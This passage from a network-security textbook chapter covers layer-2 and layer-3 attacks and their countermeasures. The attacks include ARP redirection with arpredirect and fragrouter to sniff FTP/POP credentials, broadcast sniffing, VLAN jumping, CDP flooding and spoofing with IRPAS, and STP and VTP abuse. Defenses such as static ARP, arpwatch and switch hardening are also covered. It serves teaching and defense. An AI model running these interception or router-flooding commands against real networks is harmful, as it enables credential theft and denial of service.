


Figure 7-3 Spoofing ARP packets and listening on switches should be reason enough not to depend on network switches for your security.

This will allow twister to cache the respective system's hardware address, which will be necessary when executing arpredirect:

```
[twister] arpredirect -t 10.1.1.18 10.1.1.1
intercepting traffic from 10.1.1.18 to 10.1.1.1 (^C to exit)...
```

This runs arpredirect and will redirect all traffic from shadow destined for the default gateway (crush) to the attacker system (twister). This is accomplished by arpredirect by replacing the default gateway of shadow to twister, thereby telling the target to send all its traffic to twister first, and in turn twister will send the traffic (after a short sniff or two) out to its intended target. Of course, we are effectively turning twister into a router, so we must also turn on IP forwarding on twister to make it act like a router and redirect the traffic from shadow to crush after we have a chance to capture it. It is possible to enable

kernel-level IP forwarding on twister, but this is not recommended because it may send out ICMP redirects, which tend to disrupt the entire process. Instead, we can use fragrouter (http://packetstormsecurity.org) to easily enable simple IP forwarding from the command line using the `-B1` switch, as shown here:

```
[twister] fragrouter -B1
fragrouter: base-1: normal IP forwarding
10.1.1.18.2079 > 192.168.20.20.21: S 592459704:592459704(0)
10.1.1.18.2079 > 192.168.20.20.21: P 592459705:592459717(12)
10.1.1.18.2079 > 192.168.20.20.21: . ack 235437339
10.1.1.18.2079 > 192.168.20.20.21: P 592459717:592459730(13)
<output trimmed>
```

Finally, we need to enable a simple packet analyzer on twister to capture any juicy traffic:

```
[twister] linsniff
Linux Sniffer Beta v.99
Log opened.
———————[SYN] (slot 1)
10.1.1.18 => 192.168.20.20 [21]

USER ploessel
PASS not-very-secret!!
PORT 10,1,1,18,8,35
NLST

QUIT
———————[SYN] (slot 1)
10.1.1.18 => 192.168.20.20 [110]
USER ploessel PASS g0thacked
[FIN] (1)
```

Let's examine what happened. Once we enabled arpredirect, twister began to send forged ARP replies to shadow claiming to be crush. Shadow happily updated its ARP table to reflect crush's new hardware address. Then, a user from shadow began FTP and POP sessions to 192.168.20.20. However, instead of sending this traffic to crush, the legitimate default gateway, shadow was tricked into sending the traffic to twister because its ARP table was modified to map twister's hardware address to the IP address of crush. All traffic was redirected to 192.168.20.20 via twister because we enabled IP forwarding using fragrouter, which caused twister to act as a router and forward all packets.

In the prior example, we were just redirecting traffic from shadow to crush; however, it is possible to redirect all traffic to twister by omitting the target (`-t`) option:

```
[twister] arpredirect 10.1.1.1
```

```
intercepting traffic from LAN to 10.1.1.1 (^C to exit)...
```

Be aware that this may cause havoc on a network with heavy traffic.

If you are UNIX challenged, you may be wondering whether you can use arpredirect on a Windows system. Unfortunately, arpredirect has not been ported—but of course, alternatives exist. On some switches it may be possible to plug your network connection into the uplink port on a simple hub. Next, you can plug a UNIX-capable system running arpredirect into the hub along with a Windows system running your packet analyzer of choice. The UNIX system will happily redirect traffic while your Windows systems grab all traffic on the local hub.

ARP Redirect Countermeasures

As we have demonstrated, it is trivial to forge ARP replies and corrupt the ARP cache on most systems connected to your local network. Where possible and practical, set static ARP entries between critical systems. A common technique is to set static ARP entries between your firewall and border routers. This can be accomplished as follows:

```
[shadow] arp -s crush 00:00:C5:74:EA:B0
[shadow] arp -a
crush (10.1.1.1) at 00:00:C5:74:EA:B0 [ether] PERM on eth0
```

Note the `PERM` flag indicating that this is a permanent ARP entry.

On Windows you can set static default gateways thusly:

```
C:\> arp –a 10.1.1.1 00-aa-00-62-c6-09
```

However, setting permanent static routes for internal network systems is not the most practical exercise in the world because of the sheer volume of systems you'd need to touch. Therefore, you can use a tool such as arpwatch (ftp://ftp.ee.lbl.gov/arpwatch.tar.gz) to help keep track of ARP Ethernet/IP address pairings and to notify you of any changes.

To enable it, run arpwatch with the interface you would like to monitor:

```
[crush] arpwatch –i rl0
```

As you can see next, arpwatch detected arpredirect and noted it as flip-flopping in /var/ log/messages:

```
May 21 12:28:49 crush: flip flop 10.1.1.1 0:50:56:bd:2a:f5
(0:0:c5:74:ea:b0)
```

Manually entering MAC addresses into each switch is the safest ARP countermeasure, although it's a system administrator's nightmare:

```
set port security <mod/port> enable 00-02-2D-01-02-0F
```

When numerous ARP responses are sent, an e-mail notification can be sent. arpwatch is not an active solution, although it is a helpful real-time notification of a malicious attacker.

Broadcast Sniffing

Popularity:	*8*
Simplicity:	*10*
Impact:	*1*
Risk Rating:	***6***

One often-underestimated hacker technique is to simply listen on a switch. By simply plugging into a switch and running a packet analyzer such as Snort, one will find a world of broadcast treasures that can be used to introduce a whole series of headaches for system and network administrators. Take the first example, the DHCP broadcast:

```
11/27-08:35:38.912270 0.0.0.0:68 -> 255.255.255.255:67
UDP TTL:128 TOS:0x0 ID:59170 IpLen:20 DgmLen:332
Len: 304
0x0000: FF FF FF FF FF FF 00 06 5B 02 67 F1 08 00 45 00 ........[.g...E.
0x0010: 01 4C E7 22 00 00 80 11 52 7F 00 00 00 00 FF FF .L."....R.......
0x0020: FF FF 00 44 00 43 01 38 C0 93 01 01 06 00 13 11 ...D.C.8........
0x0030: 74 17 0B 00 00 00 00 00 00 00 00 00 00 00 00 00 t...............
0x0040: 00 00 00 00 00 00 00 06 5B 02 67 F1 00 00 00 00 ........[.g.....
0x0050: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0100: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0110: 00 00 00 00 00 00 63 82 53 63 35 01 03 3D 07 01 ......c.Sc5..=..
0x0120: 00 06 5B 02 67 F1 32 04 C0 A8 00 C0 0C 07 42 4C ..[.g.2.......BL
0x0130: 41 48 44 45 45 51 0B 00 00 00 42 4C 41 48 44 45 AHDEEQ....BLAHDE
0x0140: 45 2E 3C 08 4D 53 46 54 20 35 2E 30 37 0B 01 0F E.<.MSFT 5.07...
0x0150: 03 06 2C 2E 2F 1F 21 F9 2B FF       . .,./.!.+.
```

Now let's look at a DHCP reply:

```
11/27-22:27:44.438059 192.168.0.1:67 -> 192.168.0.60:68
UDP TTL:32 TOS:0x0 ID:38962 IpLen:20 DgmLen:576 DF
Len: 548
0x0000: 00 0D 60 C5 4A B8 00 30 BD 6C C0 E2 08 00 45 00 ..'.J..0.l....E.
0x0010: 02 40 98 32 40 00 20 11 3E ED C0 A8 00 01 C0 AB .@.2@. .>.......
0x0020: 00 3C 00 43 00 44 02 2C 98 32 02 01 06 00 18 23 .<.C.D.,.2.....#
0x0030: 19 EC 00 00 00 00 C0 A8 00 3C C0 A8 00 3C 00 00 .........<...<..
0x0040: 00 00 00 00 00 00 00 0D 60 C5 4A B8 00 00 00 00 ........?.J.....
0x0050: 00 00 00 00 00 00 FF 00 00 00 00 00 00 00 00 00 ................
0x0060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0090: 00 00 00 00 00 00 FF 00 00 00 00 00 00 00 00 00 ................
0x00A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x00F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0100: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0110: 00 00 00 00 00 00 63 82 53 63 35 01 05 36 04 C0 ......c.Sc5..6..
0x0120: A8 00 01 01 04 FF FF FF 00 33 04 FF FF FF FF 34 .........3.....4
0x0130: 01 03 0F 06 42 65 6C 6B 69 6E 03 04 C0 A8 00 01 ....Belkin......
0x0140: 06 04 C0 A8 00 01 1F 01 01 FF 00 00 00 00 00 00 ................
0x0150: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0160: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0170: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0180: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0190: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x01A0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x01B0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x01C0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x01D0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x01E0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x01F0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0200: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0210: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0220: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0230: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0x0240: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ..............
```

Do you see what we see? Check out 0x0134 through 0x0139 and note the word "Belkin." That's right, the DHCP reply packet is coming from a Belkin DHCP server. Most likely a router of some sort. Don't you like how vendors can help the hacker?

Next, let's check out an ARP broadcast. Each device that plugs into the network will (when it wants to connect to another host on the network) send out an ARP broadcast packet. This packet effectively asks all devices on the network to respond if they have a particular IP address. If the device has that IP address, it will respond with an ARP reply stating its MAC address (the hardware address needed to send traffic). As you can see here, this shows a number of jewels:

```
11/27-22:18:50.011058 ARP who-has 192.168.0.1 tell 192.168.0.192
11/27-22:18:50.012221 ARP reply 192.168.0.1 is-at 0:30:BD:7C:C1:E2
```

Often, the first job of the hacker is to learn as much about his target as possible. This ARP sniffing technique provides him both the network address (192.168.0.0) and the live IP addresses of the potential targets (192.168.0.1 and 192.168.0.192). Additionally, the MAC address is now known (0:30:BD:7C:C1:E2), which can do wonders for some ARP spoofing attacks.

Now we'll take a look at WINS broadcast packets. This is far and away the most valuable data for the hacker. By listening on the wire for a sufficient period of time (let's say 24 hours), an attacker can gather enough information to know exactly what systems to target and how. Let's take a look at a Snort log of WINS broadcast traffic:

```
11/27-22:27:57.379464 192.168.0.60:138 -> 192.168.0.255:138
UDP TTL:128 TOS:0x0 ID:22 IpLen:20 DgmLen:205
Len: 177
0x0000: FF FF FF FF FF FF 00 0D 60 C5 4A B8 08 00 45 00 ........'.J...E.
0x0010: 00 CD 00 16 00 00 80 11 B7 7E C0 A8 00 3C C0 A8 .........~...<..
0x0020: 00 FF 00 8A 00 8A 00 B9 7A C4 11 02 80 06 C0 A8 ........z.......
0x0030: 00 3C 00 8A 00 A3 00 00 20 45 47 46 44 43 4E 46 .<...... EGFDCNF
0x0040: 44 46 45 46 46 43 41 43 41 43 41 43 41 43 41 43 DFEFFCACACACACAC
0x0050: 41 43 41 43 41 43 41 41 41 00 20 46 48 45 50 46 ACACACAAA. FHEPF
0x0060: 43 45 4C 45 48 46 43 45 50 46 46 46 41 43 41 43 CELEHFCEPFFFACAC
0x0070: 41 43 41 43 41 43 41 43 41 42 4E 00 FF 53 4D 42 ACACACACABN..SMB
0x0080: 25 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 %...............
0x0090: 00 00 00 00 00 00 00 00 00 00 00 00 11 00 00 09 ................
0x00A0: 00 00 00 00 00 00 00 00 00 E8 03 00 00 00 00 00 ................
0x00B0: 00 00 00 09 00 56 00 03 00 01 00 01 00 02 00 1A .....V..........
0x00C0: 00 5C 4D 41 49 4C 53 4C 4F 54 5C 42 52 4F 57 53 .\MAILSLOT\BROWS
0x00D0: 45 00 02 00 46 53 2D 53 54 55 00      E...FS-STU.
```

As you can see from the preceding, the packet belongs to a Windows workstation. The following items are a dead giveaway:

- **\MAILSLOT\BROWSE** The telltale sign of a broadcasting WINS workstation.
- **WORKGROUP** This is the default Windows group assigned to workstations (you may see the domain name of the system it is sniffing as well).
- **FS-STU** This is the NetBIOS name of the device sending the broadcast packet.

Now let's look at another WINS broadcast packet. This is almost the same, but can you tell the difference?

```
11/27-22:27:54.365667 192.168.0.60:138 -> 192.168. 0.225:138
UDP TTL:128 TOS : 0x0 ID: 17 IpLen: 20 DgmLen:239
Len: 211
0x0000: FF FF FF FF FF FF 00 OD 60 C5 4A B8 08 00 45 00 - . J. . .E.
0x0010 : 00 EF 00 11 00 00 80 11 B7 61 CO AS 00 3C CO A8 .......a ...<..
0x0020: 00 FF 00 8A 00 8A 00 DB OD 01 11 02 80 03 CO A8 ...........
0x0030: 00 3C 00 8A 00 C5 00 00 20 45 47 46 44 43 4E 46 . < EGFDCNF
0x0040: 44 46 45 46 46 43 41 43 41 43 41 43 41 43 41 43 DFE FFCACACACACAC
0x0050: 41 43 41 43 41 43 41 43 41 00 20 46 48 45 50 46 ACACACACA . FHE P F
0x0060: 43 45 4C 45 48 46 43 45 50 46 46 46 41 43 41 43 CELEHFCEPFFFACAC
0x0070: 41 43 41 43 41 43 41 43 41 42 4E 00 FF 53 4D 42 ACACACACABN . . SMB
0x0080: 25 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 %.........
0x0090: 00 00 00 00 00 00 00 00 00 00 00 00 11 00 00 2B ...........+
0x00A0: 00 00 00 00 00 00 00 00 00 E8 03 00 00 00 00 00 ..........
0x00B0: 00 00 00 2B 00 56 00 03 00 01 00 00 00 02 00 3C . . . + .V........ <
0x00C0: 00 5C 4D 41 49 4C 53 4C 4F 54 5C 42 52 4F 57 53 . \MAILSLOT\BROWS
0x00D0: 45 00 01 00 80 A9 03 00 46 53 2D 53 54 55 00 00 E........FS-STU..
0x00E0: 00 00 00 00 00 00 00 00 05 02 03 90 80 00 OF 01 ...........
0x00F0: 55 AA 41 63 63 6F 75 6E 74 69 6E 67 00          U. Accounting.
```

As you can see, we now see the target's computer description value. Remember the little thing that gets (optionally) filled out when you install the Windows operating system? Or when you later click the Properties option of the My Computer icon? Often this field is used by companies as a place to set the role of the computer in the network—in this case, it is "Accounting." Now we not only know the NetBIOS name (which can be helpful in spoofing), but also its role. So if a hacker wanted to go after systems in the accounting department, he now knows who that might include as well as an IP address of a system on that network.

As you can see from the preceding example, while these sniffing techniques may not produce the holy grail of hacks for the attacker, they certainly help the hacker in his attempts by providing information that is often perceived as "unsniffable" on a switch.

Broadcast Sniffing Countermeasures

Unfortunately, there is little one can do to effectively eliminate or even mitigate this threat. The only real option is to assign a particular port to a virtual LAN (VLAN). This will limit who is a part of a particular broadcast domain. This way, if you have critical and sensitive systems, you can move them to their own VLAN and not allow just anyone to plug into the switch that these systems are on and listen in on traffic.

VLAN Jumping

Popularity:	*4*
Simplicity:	*8*
Impact:	*1*
Risk Rating:	***4***

Virtual LANs are logically separate LANs on the same physical medium. Each LAN is assigned its own VLAN number. VLANs sometimes are expanded further than a single switch through the use of trunk lines. 802.1q is the nonproprietary standard for trunk lines. The trunk connects similar VLANs to multiple switches. The VLAN Trunking Protocol (VTP) wraps the Ethernet frame as it forwards the frame across to its destination.

Today, VLANs are a standard in networking, but they're many times configured incorrectly and misused. VLANs were primarily designed without security in mind. With the number of VLANs used to enforce security today, this can be a problem. To understand the flaws with VLAN implementation, we must go over the packet breakdown.

IP Header The IP header is required for all IP packets sent out on the wire. This contains source and destination IP addresses, along with other needed information.


TCP Header The TCP header contains source and destination ports, a sequence number, and TCP flags. In Cisco's implementation of 802.1q, the tag is four bytes long and has the format:

```
0x 80 00 0n nn
```

where *n nn* is the virtual LAN identifier. The tag is inserted into the Ethernet frame immediately after the source MAC address. Therefore, an Ethernet frame entering switch 1 on a port that belongs to VLAN 2 has the tag "80 00 00 02" inserted. The 802.1q frame traverses the switch trunk, and the tag is stripped from the frame before the frame leaves the destination switch port. Below, we diagram an IP packet, illustrating the position of the tag protocol identifier:

```
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+ +-+-+-+          +-+-+-+-+-+-+
|Destination| Source  | Tag Protocol..  ..    cont|
|Address    | Address | Identifier ..  ..        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-   +-+-+-+-+
|Pr1.    |F| Virtual Lan        |
|Ident   |C| Identification    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+   +-+-+-+-+-+-+
|   |    Packet                 ..  .. Packet     |
|   |    Data   46-1500 octets  ..  .. Data cont  |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+     +-+-+-+-+-+-+
|       |
| FCS   |
+-+-+-+-+
```

Many administrators misconfigure VLANs, as this diagram shows. Under specific conditions it is possible to inject frames into a VLAN and have data "hop" to a different VLAN. If VLANs are used to maintain security between two network segments, this is a serious security concern.



When a host is connected to a native VLAN port, no VLAN header is added. This as a concept works fine, although there is a security risk. If attackers can gain access to a native port, they now have the ability to "jump" to any VLAN. Many tools are available in the wild to test for this misconfiguration vulnerability.

VLAN Jumping Countermeasures

As we've already noted, VLANs should not be used to enforce network security boundaries, due to the lack of robust security controls associated with the current technology. Disable all VTP protocols on your network equipment if you don't need VLANs.

If you do implement VLANs to improve network manageability, there are a few things you can do to mitigate VLAN abuse. Restrict access to the native VLAN port (VLAN ID 1), and do not put untrusted networks on native VLANs of trunk ports. For VLAN management, do not use VLAN Management Policy Server (VMPS), as it permits dynamic VLAN membership based on MAC address (which we've shown can be spoofed). You should also put your switches in transparent VTP mode and protect access to VLAN management using a password (as we discuss in "VLAN Trunking Protocol [VTP] Attacks," later in this chapter). Finally, turn off Dynamic Trunking Protocol (DTP) on all ports to prevent rogue network devices from configuring ports and/or trunks (note that many switches come with DTP enabled by default).

For additional VLAN security best practices, we recommend consulting your network equipment vendor's documentation. For Cisco equipment, check out their "Virtual LAN Security Best Practices" white paper at http://www.cisco.com/warp/public/cc/pd/si/casi/ca6000/prodlit/vlnwp_wp.pdf.

Internetwork Routing Protocol Attack Suite (IRPAS) and Cisco Discovery Protocol (CDP)

Popularity:	*5*
Simplicity:	*10*
Impact:	*8*
Risk Rating:	***8***

CDP is a Cisco proprietary information-sharing protocol. It is not routed and is only accessible to the local segment. CDP shares information such as router model, software version, and IP addresses. No information makes use of authentication, and it's always transferred in cleartext.

IRPAS is a multitool software suite by Phenoelit. Unfortunately, the German Law changed in 2007 and made it illegal for people to enable hacking, so Phenoelit disbanned and publicly disclosed their removal of these tools and techniques. However, they live on in U.S.-based websites such as Packet Storm Security (http://packetstormsecurity.org/UNIX/misc/irpas_0.10.tar.gz). CDP is a UNIX command-line tool within IRPAS. FX discovered that the Cisco IOS uses the device ID to find out whether a received message is an update and whether the neighbor is already known. If the device ID is too long, the test seems to fail and constantly fills up the router's memory.

To use CDP, specify the Ethernet interface you wish to work on (`-i eth0`); everything else is optional. Here's an example:

```
./cdp -i eth0 -n 10000 -l 1480 -r
```

If attackers want to flood a router completely, they start two processes of CDP with different sizes: one of them at full size (1480) to fill up the major part of the memory, and another to fill up the rest with a length of ten octets.

The second mode of Phenoelit's CDP tool is spoofing. Enable this mode with the command-line option `-m 1`. Spoofing has no actual use for attacking a router, although it can be used for social engineering or just to confuse the local administrator. It is used to send out 100 percent–valid CDP information packets that look like they were generated by other Cisco routers. Here, you can specify any part of a CDP message yourself. Here's an example:

```
./cdp -v -i eth0 -m 1 -D 'Hacker' -P 'Ethernet0' -C RI \
-L 'Intel' -S "'uname -a?" -F '255.255.255.255'
```

This results in the Cisco router displaying the following information:

```
cisco# sh cdp neig detail
      -------------------------
      Device ID: Hacker
      Entry address(es):
```

```
IP address: 255.255.255.255
Platform: Intel, Capabilities: Router IGMP
Interface: Ethernet0, Port ID (outgoing port): Ethernet0
Holdtime : 238 sec
Version :
Linux attack 2.2.10 #10 Mon Feb 7 19:24:43 MET 2000 i686 unknown
```

CDP Countermeasures

Unless CDP is needed, it should always be disabled globally and on each interface, as shown here:

```
Router(config)# no cdp run
Router(config-if)# no cdp enable
```

Spanning Tree Protocol (STP) Attacks

Popularity:	*4*
Simplicity:	*2*
Impact:	*8*
Risk Rating:	***5***

To prevent broadcast storms and other unwanted side effects of looping, the Spanning Tree Protocol (STP) was created and standardized as 802.1d. STP uses the Spanning Tree Algorithm (STA), which senses that the switch has more than one way to communicate with a node, determines which way is best, and blocks out the other path(s). Each switch chooses which network paths it should use for each segment. This information is shared between all the switches by network frames called Bridge Protocol Data Units (BPDUs).

A multihomed attacker on a participating STP area has the ability to fake a lower STP bridge priority than that of a current root bridge. If this occurs, an attacker can assume the root bridge function and affect active STP topology, thus redirecting all the network traffic through the attacker's system. Permanent STP recalculation caused by a temporary introduction and subsequent removal of STP devices with low (zero) bridge priority represents a simple form of denial of service (DoS) attack or man-in-the-middle attack. Tools such as brconfig can be used to influence STP.

STP Recalculation Countermeasures

To protect from this attack, enable portfast on end-node interfaces. Devices behind a port with STP portfast enabled are not allowed to influence STP topology. Here's an example:

```
Switch(config)# spanning-tree portfast bpduguard
```

VLAN Trunking Protocol (VTP) Attacks

Popularity:	*4*
Simplicity:	*8*
Impact:	*1*
Risk Rating:	***4***

VTP is a central messaging protocol that maintains VLAN configuration consistency by managing the addition, deletion, and renaming of VLANs within a VTP domain. A VTP domain (also called a *VLAN management domain*) is made up of one or more network devices that share the same VTP domain name. All devices must be interconnected by trunks because VTP only communicates over trunk ports. Attackers who can gain access to a trunk port have the potential to send out VTP messages as a server with no VLANs configured. If this occurs, all VLANs would be deleted throughout the VTP domains. Automated tools are known to be available in the hacker community.

VTP Countermeasures

VTP can cause more problems than it solves; it is recommended that you set a password and set vtp mode to transparent, as shown next:

```
Router config)# vtp domain <vtp.domain> password <password>
Router(config)# vtp mode transparent
```

OSI Layer 3

As with most system equipment, a security checklist should exist before any equipment is plugged in. The secure IOS template (http://www.cymru.com/Documents/secure-ios-template.html) by Rob Thomas is recommended.

Internet Protocol Version 4 (IPv4)

Internet Protocol version 4 has no built-in security measures. Most all Internet traffic depends on IPv4 and is at risk. A good strategy is to acknowledge the lack of security and plan ahead. Allot time to implement some type of line of defense. Reliable security measures are not to be found "out of the box."

TCP Sequence Number Prediction

A SYN packet is sent to start every TCP session. The first SYN packet contains an initial random number called a *sequence number*. Every packet in the TCP session follows in "sequence," increasing by one each time. If a host receives a packet on a correct port and source IP, it checks the sequence number. If this number matches, the packet and data are trusted. With some older IOS versions, this sequence number could be guessed. As of IOS 12.0(15) and 12.1(7), this problem has been fixed. If the sequence number can be

guessed, spoofed packets can easily be injected, leading to a data compromise, denial of service, or session hijacking.

IP Version 6 (IPv6) or IP: Next Generation (IPng)

IPv6 is the replacement for IPv4, mostly due to the supposed lack of IPv4 addressing space. IPv6 uses a128-bit IP address made up of eight 16-bit integers, separated by colons. Here's a sample address:

```
ABCD:EF01:2345:6789:0123:4567:8FF1:2345
```

IPv6 contains many new features, including native security. Many high-security VPNs make use of the IPSec Encryption framework (RFC 2401). With IPv6, all traffic will be secured to this high standard with IPv6 IPSec. Two different encryption methods can be utilized. Tunnel mode encrypts the entire IP packet, protocol data, and payload. Transport mode just encrypts the transport layer (that is, TCP, UDP, and ICMP). Either method should be a dependable replacement for IPv4. Knowledge of IPv6 is not hard to gain, and gateways are open and available to anyone who wishes to pursue IPv6 testing. See http://www.6bone.net for more information.

As IPv6 becomes increasingly developed by vendors and adopted by customers, it will pose all new risks just as its predecessors have.

tcpdump

Popularity:	*9*
Simplicity:	*8*
Impact:	*8*
Risk Rating:	***8***

tcpdump is one of the most popular network traffic sniffers. It can be used to print out the headers of packets or to view exact network traffic headers and all. Use this tool to track down network problems, to detect "ping attacks," or to monitor network activity.

Here you can see tcpdump output displaying an SSH session between client and server:

```
root@server:/# tcpdump -c 2
20:33:06.635019 server.ssh > client.58176: P 2280871205:2280871225(20) ack
2027404582 win 16060 (DF) [tos 0x10] (ttl 64, id 15592, len 60)
20:33:06.640567 server.ssh > client.58176: P 20:304(284) ack 1 win 16060 (DF)
[tos 0x10] (ttl 64, id 15595, len 324)
root@server:/#
```

When the `-X` expression is used, all network traffic is also displayed in hex and ASCII format, including IP and TCP headers:

```
root@server:/ # tcpdump -vvv -X -c 2
```

```
tcpdump: listening on eth0
20:33:06.635019 ns1.example.com.ssh > 192.168-0-26.gen.example.com.58176: P
2280871205:2280871225(20) ack 2027404582 win 16060 (DF) [tos 0x10]
(ttl 64, id 15592, len 60)
0x0000  4510  003C  3Ce8  4000  4006  42bf  d829  a001  E..<<.@.@.B..)..
0x0010  42C0  001a  0016  e340  87f3  5525  78d7  bd26  B......@..U%x..&
0x0020  5018  3ebc  f3f6  0000  0000  000b  cdc7  89db  P.>.............
0x0030  1e0b  5973  ce81                                ..Ys..
20:33:06.640567 ns1.example.com.ssh > 192-168-0-26.gen.example.com.58176: P
20:304(284)
ack 1 win 16060 (DF) [tos 0x10] (ttl 64, id 15595, len 324)
0x0000  4510  0144  3Ceb  4000  4006  41b4  d829  a001  E..D<.@.@.A..)..
0x0010  42C0  001a  0016  e340  87f3  5539  78d7  bd26  B......@..U9x..&
0x0020  5018  3ebc  a4d9  0000  0000  0110  6130  f24a  P.>.........a0.J
0x0030  d307  8b11  8a16                                ......
root@server:/ #
```

Eavesdropping/Sniffing Countermeasures

The classic way to mitigate network eavesdropping attacks is segmentation, whether physically (via separate equipment, switched infrastructure, and so on) or logically (using software-based controls such as firewalls or VLANs). Of course, as we discussed in "ARP Redirect Countermeasures," there are ways to circumvent some types of segmentation like Ethernet switching. Be aware of these circumvention techniques, and don't rely on easily compromised technologies at key junctures within your network security architecture

